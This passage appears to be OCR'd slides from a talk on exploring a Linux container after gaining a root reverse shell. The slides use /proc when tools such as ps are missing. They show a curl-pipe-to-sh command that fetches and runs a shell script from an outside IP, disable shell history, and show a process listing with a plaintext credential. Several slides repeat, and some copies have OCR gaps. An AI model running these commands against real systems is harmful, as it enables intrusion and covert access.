
```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
```

Shell, The First Second




```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.85    09.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.85    09.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.85    09.38.200.165] Shell is ready to go!
> export HI    LE=/dev/null
> ps awww      ame -a; id
/bin/sh: 2:   : not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
```

Shell, The First Second



```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
```

Shell, The First Second



```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
Linux e51aabe7cab9 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
```

What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator

What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator

  - Someone who's just got a shell

What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell

What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell

What's that *really* mean?


What's a Container? (v3)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell

But first, a Side Quest!


/proc

Situational Awareness - What We Tried




```
> ps awwwfux
/bin/sh: 4: ps: not found
```

Situational Awareness - What We Wanted



```
> ps awwwfux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   1008     0 ?        Ss   18:32   0:00 /sbin/docker-init -- /httpcheckerstart.sh
root           6  0.0  0.8 1231432 4212 ?        Sl   18:32   0:00 /httpchecker -credentials checker:s3cr3t_p4ssw0rd
root         169  0.0  0.1   2576   884 ?        S    21:31   0:00 /bin/sh
root         170  0.0  1.9  19952  9208 ?        S    21:31   0:00  \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/i/1ikl7jhibsohp
root         171  0.0  0.1   2576   932 ?        S    21:31   0:00  \_ /bin/sh
root         268  0.0  0.8   8088  3936 ?        R    21:45   0:00  |   \_ ps awwwfux
root         172  0.0  1.9  19956  9188 ?        S    21:31   0:00  \_ curl -Nsk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/o/1ikl7jhibsohp -T-
```

Situational Awareness - What We Kinda Expect




```
> ps awwwfux
/bin/sh: 4: ps: not found
```

`/proc` to the Rescue!

What's `/proc`?


- A Filesystem



```
> grep /proc </proc/mounts
proc /proc proc rw,nosuid,nodev,noexec,relatime 0 0
```

What's `/proc`?


- A Filesystem
  - Not "real" files




```
> ls -la /proc
total 4
dr-xr-xr-x 147 root root               0 Oct 22 18:32 .
drwxr-xr-x   1 root root            4096 Oct 22 18:33 ..
dr-xr-xr-x   9 root root               0 Oct 22 18:32 1
dr-xr-xr-x   9 root root               0 Oct 22 21:45 169
dr-xr-xr-x   9 root root               0 Oct 22 21:45 170
dr-xr-xr-x   9 root root               0 Oct 22 21:45 171
dr-xr-xr-x   9 root root               0 Oct 22 21:45 172
dr-xr-xr-x   9 root root               0 Oct 22 21:51 272
dr-xr-xr-x   9 root root               0 Oct 22 19:34 6
dr-xr-xr-x   3 root root               0 Oct 22 19:34 acpi
-r--r--r--   1 root root               0 Oct 22 19:34 buddyinfo
dr-xr-xr-x   4 root root               0 Oct 22 19:34 bus
-r--r--r--   1 root root               0 Oct 22 19:34 cgroups
-r--r--r--   1 root root               0 Oct 22 19:34 cmdline
-r--r--r--   1 root root               0 Oct 22 19:34 consoles
-r--r--r--   1 root root               0 Oct 22 19:34 cpuinfo
-r--r--r--   1 root root               0 Oct 22 19:34 crypto
-r--r--r--   1 root root               0 Oct 22 19:34 devices
-r--r--r--   1 root root               0 Oct 22 19:34 diskstats
-r--r--r--   1 root root               0 Oct 22 19:34 dma
dr-xr-xr-x   3 root root               0 Oct 22 19:34 driver
dr-xr-xr-x   3 root root               0 Oct 22 19:34 dynamic_debug
-r--r--r--   1 root root               0 Oct 22 19:34 execdomains
-r--r--r--   1 root root               0 Oct 22 19:34 fb
-r--r--r--   1 root root               0 Oct 22 18:33 filesystems
dr-xr-xr-x   5 root root               0 Oct 22 19:34 fs
-r--r--r--   1 root root               0 Oct 22 19:34 interrupts
-r--r--r--   1 root root               0 Oct 22 19:34 iomem
-r--r--r--   1 root root               0 Oct 22 19:34 ioports
dr-xr-xr-x  36 root root               0 Oct 22 19:34 irq
-r--r--r--   1 root root               0 Oct 22 19:34 kallsyms
-r--------   1 root root 140737471590400 Oct 22 19:34 kcore
-r--r--r--   1 root root               0 Oct 22 19:34 key-users
-r--r--r--   1 root root               0 Oct 22 19:34 keys
-r--------   1 root root               0 Oct 22 19:34 kmsg
-r--------   1 root root               0 Oct 22 19:34 kpagecgroup
-r--------   1 root root               0 Oct 22 19:34 kpagecount
-r--------   1 root root               0 Oct 22 19:34 kpageflags
-r--r--r--   1 root root               0 Oct 22 19:34 loadavg
-r--r--r--   1 root root               0 Oct 22 19:34 locks
```

What's /proc?

- A Filesystem
  - Not "real" files
- A Window into the Kernel
  - With a File-like Interface



```
> ls -la /proc
total 4
dr-xr-xr-x 147 root root               0 Oct 22 18:32 .
drwxr-xr-x   1 root root            4096 Oct 22 18:33 ..
dr-xr-xr-x   9 root root               0 Oct 22 18:32 1
dr-xr-xr-x   9 root root               0 Oct 22 21:45 169
dr-xr-xr-x   9 root root               0 Oct 22 21:45 170
dr-xr-xr-x   9 root root               0 Oct 22 21:45 171
dr-xr-xr-x   9 root root               0 Oct 22 21:45 172
dr-xr-xr-x   9 root root               0 Oct 22 21:51 272
dr-xr-xr-x   9 root root               0 Oct 22 19:34 6
dr-xr-xr-x   3 root root               0 Oct 22 19:34 acpi
-r--r--r--   1 root root               0 Oct  2 19:34 buddyinfo
dr-xr-xr-x   4 root root               0 Oct   19:34 bus
-r--r--r--   1 root ro                        34 cgroups
-r--r--r--   1 root ro                           cmdline
-r--r--r--   1 root ro                        34 consoles
-r--r--r--   1 root root                     9:34 cpuinfo
-r--r--r--   1 root root               0 Oct  2 19:34 crypto
-r--r--r--   1 root root               0 Oct 22 19:34 devices
-r--r--r--   1 root root               0 Oct 22 19:34 diskstats
-r--r--r--   1 root root               0 Oct 22 19:34 dma
dr-xr-xr-x   3 root root               0 Oct 22 19:34 driver
dr-xr-xr-x   3 root root               0 Oct 22 19:34 dynamic_debug
-r--r--r--   1 root root               0 Oct 22 19:34 execdomains
-r--r--r--   1 root root               0 Oct 22 19:34 fb
-r--r--r--   1 root root               0 Oct 22 18:33 filesystems
dr-xr-xr-x   5 root root               0 Oct 22 19:34 fs
-r--r--r--   1 root root               0 Oct 22 19:34 interrupts
-r--r--r--   1 root root               0 Oct 22 19:34 iomem
-r--r--r--   1 root root               0 Oct 22 19:34 ioports
dr-xr-xr-x  36 root root               0 Oct 22 19:34 irq
-r--r--r--   1 root root               0 Oct 22 19:34 kallsyms
-r--------   1 root root 140737471590400 Oct 22 19:34 kcore
                  root root               0 Oct 22 19:34 key-users
                  root root               0 Oct 22 19:34 keys
                  root root               0 Oct 22 19:34 kmsg
                  root root               0 Oct 22 19:34 kpagecgroup
                  root root               0 Oct 22 19:34 kpagecount
                  root root               0 Oct 22 19:34 kpageflags
             1 root root               0 Oct 22 19:34 loadavg
-r--r--r--   1 root root               0 Oct 22 19:34 locks
```




```
> cat </proc/cmdline
BOOT_IMAGE=/boot/vmlinuz-6.1.0-22-amd64 root=PARTUUID=d5826239-67ad-4bc0-9d89-969e153356dc ro console=tty0
console=ttyS0,115200 earlyprintk=ttyS0,115200 consoleblank=0 net.ifnames=0 biosdevname=0
```

What's `/proc`?


- A Filesystem
  - Not "real" files
- A Window into the Kernel
  - With a File-like Interface
- Info about...

What's `/proc`?

- A Filesystem
  - Not "real" files
- A Window into the Kernel
  - With a File-like Interface
- Info about...
  - Processes




```
> ls -l /proc
total 0
dr-xr-xr-x  9 root root            0 Oct 22 18:32 1
dr-xr-xr-x  9 root root            0 Oct 22 21:45 169
dr-xr-xr-x  9 root root            0 Oct 22 21:45 170
dr-xr-xr-x  9 root root            0 Oct 22 21:45 171
dr-xr-xr-x  9 root root            0 Oct 22 21:45 172
dr-xr-xr-x  9 root root            0 Oct 22 21:57 275
dr-xr-xr-x  9 root root            0 Oct 22 19:34 6
```



```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
```

What's `/proc`?


- A Filesystem
  - Not "real" files
- A Window into the Kernel
  - With a File-like Interface
- Info about...
  - Processes
  - Devices




```
> cat </proc/partitions
major minor  #blocks  name

 254        0   10485760 vda
 254        1   10354671 vda1
 254       14       3072 vda14
 254       15     126976 vda15
 254       16        496 vdb
```

What's /proc?

- A Filesystem
  - Not "real" files
- A Window into the Kernel
  - With a File-like Interface
- Info about...
  - Processes
  - Devices
  - The Network



